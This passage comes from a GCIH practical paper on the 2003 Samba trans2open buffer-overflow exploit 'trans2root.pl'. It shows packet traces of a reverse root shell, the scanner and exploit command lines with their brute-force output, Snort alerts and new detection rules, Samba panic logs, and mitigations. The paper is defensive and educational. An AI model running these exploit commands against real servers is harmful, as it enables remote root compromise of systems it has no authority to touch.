0x0060   6f6f 7429 2067 726f 7570 733d 3635 3533  oot).groups=6553
0x0070   3328 6e6f 626f 6479 292c 3635 3533 3428  3(nobody),65534(
0x0080   6e6f 6772 6f75 7029 290a                 nogroup)).
```

In "Step 11", the attacker displays his prowess by doing an "ls" on the root file system, and echoing "I am root". Indeed, the game is over.

```
                              STEP 11: I am Root

21:24:45.387841  192.168.1.1.33344 > 192.168.2.1.1981: P [tcp sum ok] 88:183(95) ack 60 win 5840
<nop,nop,timestamp 36313460 918982> (DF) (ttl 64, id 36309, len 147)
0x0000   4500 0093 8dd5 4000 4006 283d c0a8 0101 E.....@.@.(=....
0x0010   c0a8 0201 8240 07bd 4cdb 9093 6588 caf3 .....@..L...e...
0x0020   8018 16d0 7ca5 0000 0101 080a 022a 1974 ....|........*.t
0x0030   000e 05c6 6269 6e0a 626f 6f74 0a64 6576 ....bin.boot.dev
0x0040   0a65 7463 0a68 6f6d 650a 6c69 620a 6c6f .etc.home.lib.lo
0x0050   7374 2b66 6f75 6e64 0a6d 6564 6961 0a6d st+found.media.m
0x0060   6e74 0a6f 7074 0a70 726f 630a 726f 6f74 nt.opt.proc.root
0x0070   0a73 6166 650a 7362 696e 0a73 7276 0a73 .safe.sbin.srv.s
0x0080   746f 7261 6765 0a74 6d70 0a75 7372 0a76 torage.tmp.usr.v
0x0090   6172 0a                                 ar.

21:24:51.815002  192.168.2.1.1981 > 192.168.1.1.33344: P [tcp sum ok] 60:74(14) ack 183 win 5792
<nop,nop,timestamp 919625 36313460> (DF) (ttl 63, id 51279, len 66)
0x0000   4500 0042 c84f 4000 3f06 ef13 c0a8 0201 E..B.O@.?.......
0x0010   c0a8 0101 07bd 8240 6588 caf3 4cdb 90f2 .......@e...L...
0x0020   8018 16a0 a37a 0000 0101 080a 000e 0849 .....z.........I
0x0030   022a 1974 6563 6820 4920 616d 2072 6f6f .*.tech.I.am.roo
0x0040   740a                                    t.
```

EXPLOIT USE

The "trans2root.pl" exploit and its companion, "nmbping.pl", are simple command line utilities, and their usage is quite intuitive. An attack is normally launched in two phases. First, "nmbping.pl" is run and directed at a specific network in an attempt to locate potentially vulnerable Samba servers[25]. In the screenshot example below, "nmbping" has been run against the 192.168.1.0/24 network from a SuSE 8.2 Linux host (server4) at IP 192.168.2.1:

```
Shell - Konsole <2>

Session  Edit  View  Bookmarks  Settings  Help

server4:~ # cd /root/bin
server4:~/bin # perl nmbping.pl 192.168.1.0/24

==========================
=     Scan Results       =
==========================
  192.168.1.1 Samba
  192.168.1.10 Windows

server4:~/bin #

New     Shell
```

Indeed, "nmbping" located our previously compromised Samba server located at IP 192.168.1.1. As a bonus, "nmbping" also found a Windows 2000 domain controller at IP 192.168.1.10 located on the same network segment.

The second phase of the attack involves running the actual exploit code and directing the attack at the potentially vulnerable Samba server. Run without any parameters, "trans2root.pl" will display the required program parameters and options (see screenshot below). The required –t parameter determines the target type: Linux, FreeBSD, and Solaris x86 systems are the supported choices. Additionally the –H and

---

[25] It should be noted that numerous NetBIOS and SMB scanners are freely available on the Internet. These include "Legion", "NBTScan", "ShareFinder", and "SMBScanner". There is nothing magical about "nmbping". However, it must be said that it is highly effective.

–h parameters are required. They identify the IP address of the attacking host and the IP address of the victim machine respectively.

Program options include the –M mode switch, to select either single or brute-force mode, the -r switch, which specifies RET[26], or the location of EIP on the program stack, to be used in conjunction with "single mode", the –p switch to specify an alternative Samba port, and the –P switch to specify an alternate listener port on the attacking system. Port 139, of course, is the default Samba port, while port 1981 is used as the default listener port.

```
server4:~ # cd /root/bin
server4:~/bin # perl trans2root.pl

 trans2root.pl - Samba 2.2.x 'trans2open()' Remote Exploit
 =========================================================

    Usage:
            trans2root.pl <options> -t <target type> -H <your ip> -h <target ip>
    Options:
            -M (S|B) <single or brute mode>
            -r       <return address for single mode>
            -p       <alternate Samba port>
            -P       <alternate listener port>
    Targets:
            linx86
            fbsdx86
            solx86

server4:~/bin # 
```

Now, let's run the exploit code against our potentially vulnerable host using the default "brute-force" mode and see what occurs. From the command line run:

perl trans2root.pl –t linx86 –H 192.168.2.1 –h 192.168.1.1

---

[26] The computer executes instructions and keeps an Instruction Pointer (EIP) which points to the next instruction to be executed. When a function or procedure is called, the old EIP is saved on the stack as RET (the return address). After execution, RET will replace the EIP, enabling normal program flow to progress.

The screenshot below shows the exploit in action and progressing as follows:

1. The exploit identifies the selected target system type as "linx86".

2. The listener is started and waits for connections on port 1981.

3. The exploit enters "brute-force" mode.

4. The exploit repeatedly attempts to overflow the vulnerable buffer in the trans2open() function and successfully overwrite EIP with the desired executable code to gain root access to the system. It begins with RET at memory address 0xbfffffff. Nine additional attempts are make in increments of 512 bytes until EIP is successfully overwritten at address 0xfffebff.

5. The exploit successfully establishes a reverse connection back to the attacking host on port 1981, and it successfully launches a shell process on the victim host.

6. BINGO!! Remote "root access" is successfully obtained. At this point, the attacker can easily verify success by viewing the friendly welcome message of "Welcome to server5 (uid=0(root) gid=0(root) . . . .".

7. The attacker is now free to execute any command or script of their desire "as root" on the compromised machine. Indeed, the game is over.

```
                    solx86

server4:~/bin # perl trans2root.pl -t linx86 -H 192.168.2.1 -h 192.168.1.1
[*] Using target type: linx86
[*] Listener started on port 1981
[*] Starting brute force mode...
[*] Return Address: 0xbfffffff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffffdff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffffbff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff9ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff7ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff5ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff3ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff1ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbfffefff[*] Sending Exploit Buffer...
[*] Return Address: 0xbfffedff[*] Sending Exploit Buffer...
[*] Return Address: 0xbfffebff[*] Sending Exploit Buffer...

[*] Starting Shell 192.168.1.1:32955

--=[ Welcome to server5 (uid=0(root) gid=0(root) groups=65533(nobody),65534(nogr
oup))
```

GCIH Practical Assignment Version 2.1a

ATTACK SIGNATURE

As slick and dangerous as the "trans2root" exploit may be, it is unable to completely avoid detection. Several of its properties are distinct and leave a fingerprint that can be used to identify it in action. This element of the exploit and attack will be examined now.

For the purpose of this analysis, the "trans2root" exploit was run against a Samba server running Samba 2.2.7a on a SuSE 8.2 Linux box. The server, with the hostname of server5, was assigned the IP address of 192.168.1.1. This system was also running Snort 2.0.0 with the most current rule set. The Samba server was then attacked from another Linux box fitted with SuSE 8.2 running on a separate network segment. The attack machine was assigned the IP address of 192.168.2.1. Signature data is developed through the analysis Snort logs, Syslog system logs, and tcpdump packet traces. Additionally, three new Snort signatures based on this data are presented here.

Intrusion Detection

The attack on the Samba server triggered two Snort alerts. The first alert was logged to the "alert" file by Snort. Snort also logged the full packet dump of the packet triggering the alert. These are shown below, followed by the corresponding Snort rule:

Snort Alert Log Entry

[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/25-11:32:00.339062 0:7:E9:F6:69:A9 -> 0:D0:B7:BA:38:C4 type:0x800 len:0x98
192.168.1.1:32964 -> 192.168.2.1:1981 TCP TTL:64 TOS:0x0 ID:31360 IpLen:20 DgmLen:138 DF
AP Seq: 0x8A51F631 Ack: 0x8A11A0E1 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 24519346 5360507

Snort Packet Dump

=+
[**] ATTACK RESPONSES id check returned root [**]
07/25-07:38:13.932911 0:7:E9:F6:69:A9 -> 0:D0:B7:BA:38:C4 type:0x800 len:0x98
192.168.1.1:32955 -> 192.168.2.1:1981 TCP TTL:64 TOS:0x0 ID:28983 IpLen:20 DgmLen:138 DF
AP Seq: 0x1693C946 Ack: 0x1760DA32 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 23116719 3957971
2D 2D 3D 5B 20 57 65 6C 63 6F 6D 65 20 74 6F 20   --=[Welcome to
73 65 72 76 65 72 35 20 28 75 69 64 3D 30 28 72   server5 (uid=0(r
6F 6F 74 29 20 67 69 64 3D 30 28 72 6F 6F 74 29   oot) gid=0(root)
20 67 72 6F 75 70 73 3D 36 35 35 33 33 28 6E 6F   groups=65533(no
62 6F 64 79 29 2C 36 35 35 33 34 28 6E 6F 67 72   body),65534(nogr
6F 75 70 29 29 0A   oup)).
=+

Snort Rule

alert ip any any -> any any (msg:"ATTACK RESPONSES id check returned root"; content: "uid=0(root)"; classtype:bad-unknown; sid:498; rev:3;)

The Snort rule is looking for the content of "uid=0(root)" in the packet content of the reverse connection from the Samba server back to the attacking host. This is normally

a strong indicator of root compromise that requires additional investigation and analysis. Unfortunately, in this case, the rule is not triggered until after the Samba server has already been compromised and the attacker has gained root access.

A second alert was logged to the "alert" file by Snort. This is are shown below, followed by the corresponding Snort rule:

Snort Alert Log Entry

[**] [1:2103:1] NETBIOS SMB trans2open buffer overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/25-19:21:15.852439 0:D0:B7:BA:38:C4 -> 0:7:E9:F6:69:A9 type:0x800 len:0x5E2
192.168.2.1:32792 -> 192.168.1.1:139 TCP TTL:63 TOS:0x0 ID:1144 IpLen:20 DgmLen:1492 DF
AP Seq: 0x76159142 Ack: 0x75D3EAED Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 100949 27334871
[Xref   =>   http://www.digitaldefense.net/labs/advisories/DDI-1013.txt][Xref   =>   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201]

Snort Rule

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS SMB trans2open buffer overflow attempt"; flow:to_server,established; content:"|00|"; offset:0; depth:1; content:"|ff 53 4d 42 32|"; offset:4; depth:5; content:"|00|"; distance:1; within:1; content:"|00 00 00 00 00 00 00 00 00 00 00 00|"; distance:5; within:12; content:"|00 14|"; distance:32; within:2; byte_test:2,>,1024,0,relative,little; reference:cve,CAN-2003-0201; reference:url,www.digitaldefense.net/labs/advisories/DDI-1013.txt; classtype:attempted-admin; sid:2103; rev:1;)

Unlike the first alert, the rule triggering this alert was designed specifically for the "trans2root" exploit, and references CVE ID CAN-2003-0201 and the Digital Defense Advisory DDI-1013. The rule will trigger for a packet with an established NetBIOS session service connection flowing to the Samba server on destination port 139, and when the following content is detected:

- Hex 00: first and starting NULL in shellcode
- Hex ff 53 4d 42 32: emulation of the standard SBM/CIFS header ("S" "M" "B" "2")
- Hex 00 00 00 00 00 00 00 00 00 00 00 00: RESERVED
- Hex 00 14:

System Logs
When the "trans2root" exploit successfully overflows the trans2open() buffer, the running smbd daemon immediately senses that something has gone awry, and that it has been violated. Despite this, the daemon does not crash and continues to perform in a normal fashion, including the ability to log. Although the information supplied to the log files is not particularly indicative of an attack on the daemon itself, it certainly provides a clear signal that something is amiss, and that further investigation is warranted.

The following information to the /var/log/samba/smb.log and /var/log/messages log files of the standard Syslog facility respectively:

```
================================================================
[2003/07/25 11:32:00, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 11182 (2.2.7a-SuSE)
  Please read the file BUGS.txt in the distribution
[2003/07/25 11:32:00, 0] lib/fault.c:fault_report(41)
  ================================================================
[2003/07/25 11:32:00, 0] lib/util.c:smb_panic(1094)
  PANIC: internal error
[2003/07/25 11:32:00, 0] lib/fault.c:fault_report(38)
  ================================================================
[2003/07/25 11:32:00, 0] lib/util.c:smb_panic(1094)
  PANIC: internal error
================================================================
```

```
================================================================
Jul 25 11:32:00 server5 smbd[11175]: [2003/07/25 11:32:00, 0] lib/util.c:smb_panic(1094)
Jul 25 11:32:00 server5 smbd[11175]:   PANIC: internal error
Jul 25 11:32:00 server5 smbd[11175]:
Jul 25 11:32:00 server5 smbd[11176]: [2003/07/25 11:32:00, 0] lib/fault.c:fault_report(38)
Jul 25 11:32:00 server5 smbd[11176]:
  ================================================================
Jul 25 11:32:00 server5 smbd[11176]: [2003/07/25 11:32:00, 0] lib/fault.c:fault_report(39)
Jul 25 11:32:00 server5 smbd[11176]:   INTERNAL ERROR: Signal 11 in pid 11176 (2.2.7a-SuSE)
Jul 25 11:32:00 server5 smbd[11176]:   Please read the file BUGS.txt in the distribution
Jul 25 11:32:00 server5 smbd[11176]: [2003/07/25 11:32:00, 0] lib/fault.c:fault_report(41)
Jul 25 11:32:00 server5 smbd[11176]:
  ================================================================
```

Quite obviously, the Samba smbd daemon "PANICS", and it lets the system know about it. Used with other signature information, a conclusive diagnosis could be made and one could be quite certain the server has been compromised.

Snort Rules

Based on a review of source code and tcpdump packet races of the attack on the Samba server, three new Snort rules for future exploit detection are now presented. Rule #1 and Rule #2 are specifically designed for the "trans2root.pl" exploit code, while Rule #3 is designed for the "sambal.c" code attack.

Rule #1 triggers on the packet content of "[Welcome to `hostname`" which is sent to the victim host from source port 1981 in attempt to start a remote shell. This occurs after successful execution of the overflow, and after a reverse connection from the Samba server to the attacking host has been established.

RULE #1

alert tcp $EXTERNAL_NET 1981 -> $HOME_NET any (msg: "SAMBA TRANS2ROOT EXPLOIT SUCCESSFUL"; flow: to_server,established;content: "[Welcome to `hostname`"; reference:cve,CAN-2003-0201; classtype:successful-admin; priority:1; sid:100001; rev:1;)

The supporting packet trace appears as follows:

```
                        TCPDUMP Packet Trace
21:24:38.128447  192.168.2.1.1981  >  192.168.1.1.33344: P [tcp sum ok] 1:46(45) ack 1 win 5792
<nop,nop,timestamp 918257 36312734> (DF) (ttl 63, id 51272, len 97)
0x0000   4500 0061 c848 4000 3f06 eefb c0a8 0201   E..a.H@.?.......
0x0010   c0a8 0101 07bd 8240 6588 cab8 4cdb 903c   .......@e...L..<
0x0020   8018 16a0 7b07 0000 0101 080a 000e 02f1   ....{...........
0x0030   022a 169e 6563 686f 205c 2d5c 2d5c 3d5c   .*..echo.\-\-\=\
0x0040   5b20 5765 6c63 6f6d 6520 746f 2060 686f   [.Welcome.to.`ho
0x0050   7374 6e61 6d65 6020 5c28 6069 6460 5c29   stname`.\(`id`\)
0x0060   0a
```

Rule #2 plays on a "calling card" placed by H. D. Moore in the "trans2root.pl" exploit.
Appended to the trailing end of the shellcode is the string "DDI!", which stands for
"Digital Defense Incorporated!".   Hence, Rule #2 looks for Hex 44 44 49 21 in an
established NetBIOS Session service connection on port 139, flowing from the attacking
host to the Samba server.

```
                              RULE #2
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"SAMBA TRANS2ROOT EXPLOIT ATTEMPT";
flow:to_server,established; content:"|44 44 49 21|"; reference:cve,CAN-2003-0201; classtype:attempted-admin;
priority:2; sid:100002; rev:1;)
```

The supporting packet trace appears as follows:

```
                        TCPDUMP Packet Trace
0x0480   4bfc 4292 4b41 4f4c 933f 4b4d 4ef9 3797   K.B.KAOL.?KMN.7.
0x0490   9237 2797 974b 4740 4e3f 4eff ebff bfff   .7'..KG@N?N.....
0x04a0   ebff bfff ebff bfff ebff bfff ebff bfff   ................
0x04b0   ebff bfff ebff bfff ebff bf44 4449 2100   ...........DDI!.
```

Rule #3 plays on a "calling card" placed by eSDee in the "sambal.c" exploit. Echoed to
the Samba server during the socket set-up is the string "JE MOET JE MUIL HOUWE".
Hence, Rule #3 looks for the content of "JE MOET JE MUIL HOUWE" in an established
NetBIOS Session service connection on port 139, flowing from the attacking host to the
Samba server. "JE MOET JE MUIL HOUWE" is apparently a song title by Neophyte
from the CD "Hardcore to the Bone Volume 5" on Rotterdam Records.

```
                              RULE  #3
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"SAMBA SAMBAL.C EXPLOIT ATTEMPT";
flow:to_server,established; content:"JE MOET JE MUIL HOUWE"; reference:cve,CAN-2003-0201;
classtype:attempted-admin; priority:2; sid:100003; rev:1;)
```

ATTACK PROTECTION

This paper has demonstrated that the "trans2root" exploit and its variants are potentially lethal, damaging, and effective. However, there are a plethora of protective measures that can be employed to either thwart or prevent this attack. These are now discussed in their recommended order of application.

1. **Samba Version Upgrade**

   Upgrade to Samba 2.2.8a or Samba 3.0.0. Both distributions are available at http://www.samba.org.

2. **Source Code Workaround**

   The vulnerable source code can be modified to remove the danger. A workaround would be to modify the StrnCpy function at line 250 in the trans2.c file as follows:

   ```
   From: StrnCpy(fname,pname,namelen);
   To:   StrnCpy(fname,pname,MIN(namelen, sizeof(fname)-1));
   ```

3. **Block At Firewall**

   Block all NetBIOS protocols (both in and out of the network) at the firewall. Jeremy Allison[27] probably best summed this concept up when he stated "You would have to be crazy to run this over the Internet" when speaking of Samba in an interview with ZDNet-UK[28]. This applies to all NetBIOS applications, and not just Samba. The following filter should be applied at the firewall to deny access and egress:

   - UDP/137: used by nmbd
   - UDP/138: used by nmbd
   - TCP/139: used by smbd
   - TCP/445: used by smbd

4. **Host Based Protection**

   By default, Samba will accept connections from any host. One of the simplest protective measures is to control access to the Samba server itself through use of the "hosts allow" and "hosts deny" options in the Samba smb.conf configuration file. For example:

   hosts allow = 127.0.0.1 192.168.1.0/24
   hosts deny = 0.0.0.0/0

---

[27] Jeremy Allison is one of the most prominent members of the Samba Development Team at http://www.samba.org.

[28] This interview can be found in its entirety at http://news.zdnet.co.uk/story/0,,t269-s2132075,00.html.

will only allow SMB connections from "localhost" and any hosts on the local network segment. All other connections will be refused.

5. **Interface Protection**

   By default, Samba will accept connections on any network interface installed on the system. This behavior can be changed by the use of options in the Samba smb.conf configuration file. For example:

   > **interfaces = eth* lo**
   > **bind interfaces only = yes**

   informs Samba to only listen and accept connections on interfaces starting with "eth", and the loopback interface "lo". With this configuration, an attacker attempting to make an SMB connection to the Samba server over a PPP WAN interface, such as "ppp0", will receive a "TCP Connection Refused" reply.

6. **Implement IPC$ Share Deny**

   In Samba, by default, the IPC$ share is the only share that is always accessible anonymously. The IPC$ share, automatically created by Samba each time it reloads is configuration file, is used by a client when it needs to send a command to the server. Additionally, the IPC$ share is often used to allow the Server to receive Remote Procedure Calls.

   Some degree of access control can be gained by placing a specific deny on the IPC$ share. In doing so, access may be granted to specific shares while access is denied to IPC$ from untrusted hosts. This can be accomplished by use of the options in the Samba smb.conf configuration file. For example:

   > **[ipc$]**
   > **hosts allow = 192.168.1.0/24 127.0.0.1**
   > **hosts deny = 0.0.0.0/0**

   will only allow IPC$ connections from "localhost" and any hosts on the local network segment. All other connections to the IPC$ share will be refused and clients will be given an "access denied" reply when they try to access the IPC$ share. Consequently, those clients will not be able to browse shares or access other resources such as printers. However, connections to other shares would still be allowed.

GCIH Practical Assignment Version 2.1a

References

1. Aleph One. "Smashing The Stack For Fun And Profit." Phrack Magazine. Issue #49 November 1996. URL: http://destroy.net/machines/security/P49-14-Aleph-One.

2. Allison, Jeremy and Andrew Tridgell. "trans2.c." Samba Source Code SMB transaction2 handling. URL: http://www.samba.org.

3. Balaban, Murat. "Buffer Overflows Demystified."
   URL: http://www.enderunix.org/docs/eng/bof-eng.txt.

4. Balaban, Murat. "Designing Shellcode Demystified." Linuxsecurity.com. October 22, 2002. URL: http://www.linuxsecurity.com/feature_stories/shellcode-2.html.

5. Blair, John D. Samba: Integrating UNIX and Windows. Seattle, WA: Specialized Systems Consultants SSC, 1998.

6. CERT Coordination Center. Vulnerability Note VU#267873. "Samba Contains Multiple Buffer Overflows." URL: http://www.kb.cert.org/vuls/id/267873.

7. Code FX Software. "CIFS Explained." 2001. URL: http://www.codefx.com.

8. CoreSecurity Team. "Vulnerabilities in your code – Advanced Buffer Overflows." Core Security. October 31, 2002. URL: http://www.core-sec.com.

9. dethy. "How To Write Code Based Exploits." March 2000.
   URL: http://julianor.tripod.com/htce.txt.

10. Donaldson, Mark E. "Inside The Buffer Overflow Attack: Mechanism, Method, & Prevention." April 3, 2002. URL: http://www.sans.org/rr/paper.php?id=386.

11. Gray, Patrick. "Security Company Apologizes For Disclosure Foulup." ZDNet Australia. April 8, 2003. URL:
    http://www.zdnet.com.au/newstech/security/story/0,2000048600,20273539-1,00.htm.

12. Hall, Eric A. Internet Core Protocols: The Definitive Guide. Sebastipol, CA: O'Reilly & Associates, 2000.

13. Harari, Eddie. A Look At The Buffer Overflow Hack." Linux Journal. Issue #61 May 1999. URL: http://www.linuxjournal.com/article.php?sid=2902.

14. Henry, Paul A. "Buffer Overrun Attacks". Cyberguard Corporation. URL: http://www.utdallas.edu/~aph3x/docs/programming/security/overruns.pdf.

15. Hertel, Christopher R. "Implementing CIFS The Common Internet FileSystem." 2003. URL: http://ubiqx.org/cifs.

16. Hertel. Christopher R. "Samba: An Introduction." November 27, 2001.URL: http://us2.samba.org/samba/docs/SambaIntro.html.

17. Hertel, Christopher R. "SMB Filesharing URL Scheme." Internet Draft. January 8, 2003. URL: http://www.ietf.org/internet-drafts/draft-crhertel-smb-url-04.txt.

18. Hertel, Christopher R. and Luke Leighton "The Story of Samba: Linux's Stealth Weapon." Linux Magazine. May 1999. URL: http://www.linux-mag.com/1999-09/samba_01.html.

19. Hertel, Christopher R. "Understanding The Network Neighborhood." Linux Magazine. May 2001. URL: http://www.linux-mag.com/2001-05/smb_01.html.

20. Hobbit. "CIFS: Common Insecurities Fail Scrutiny." Avian Research. January 1997. URL: http://downloads.securityfocus.com/library/cifs.txt.

21. Lamagra. "Buffer Overflows." URL: http://julianor.tripod.com/lamagra-bof.txt.

22. Last Stage of Delirium Research Group. "UNIX Assembly Codes Development For Vulnerabilities Illustration Purposes." Version 1.0.2. July 4, 2001. URL: http://lsd-pl.net/papers.html.

23. Leach, Paul J. and Dilip C. Naik. Microsoft Corporation. "A Common Internet File System (CIFS/1.0) Protocol Preliminary Draft. Network Working Group Internet Draft. December 19, 1997. URL: http://www.globecom.net/ietf/draft/draft-leach-cifs-v1-spec-01.html.

24. Lechnyr, David. "The Unofficial Samba HOWTO." April 7, 2003. URL: http://hr.uoregon.edu/davidrl/samba.

25. Lefty. "Buffer Overruns: What's The Real Story?". URL: http://julianor.tripod.com/stack-history.txt.

26. Mazidi, Muhammad Ali and Mazidi, Janice Gillispe. The 80x86 IBM PC and Compatible Computers (Volumes I & II). Upper Saddle River: Prentice Hall, 1998.

27. Mitre Common Vulnerabilities and Exposures. "CAN-2003-0201." April 7, 2003. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0196.

28. Mixter. "Writing Buffer Overflow Exploits – A Tutorial For Beginners." URL: http://mixter.void.ru/exploit.html.

29. mudge. "How To Write Buffer Overflows." URL: http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html.

30. Network Working Group. "A Protocol Standard For A NetBIOS Service On A TCP/UDP Transport: Concepts and Methods." RFC 1001. March 1987. URL: http://www.ietf.org/rfc/rfc1001.txt?number=1001.

31. Network Working Group. "A Protocol Standard For A NetBIOS Service On A TCP/UDP Transport: Detailed Specifications." RFC 1002. March 1987. URL: http://www.ietf.org/rfc/rfc1002.txt?number=1002.

32. Parker, Erik. "Buffer Overflow in Samba Allows Remote Root." Linuxsecurity.com. April 7, 2003. URL: http://www.linuxsecurity.com/articles/server_security_article-7042.html.

33. Peters, Peter. "Vulnerability In Samba." Security Advisory. URL: http://cert-nl.surfnet.nl/s/2003/S-03-021.htm.

34. SecuriTeam.com. "Remote BSD Samba call_trans2open i386 Buffer Overflow Exploit." April 18, 2003. URL: http://www.securiteam.com/exploits/5NP0J2A9PC.html.

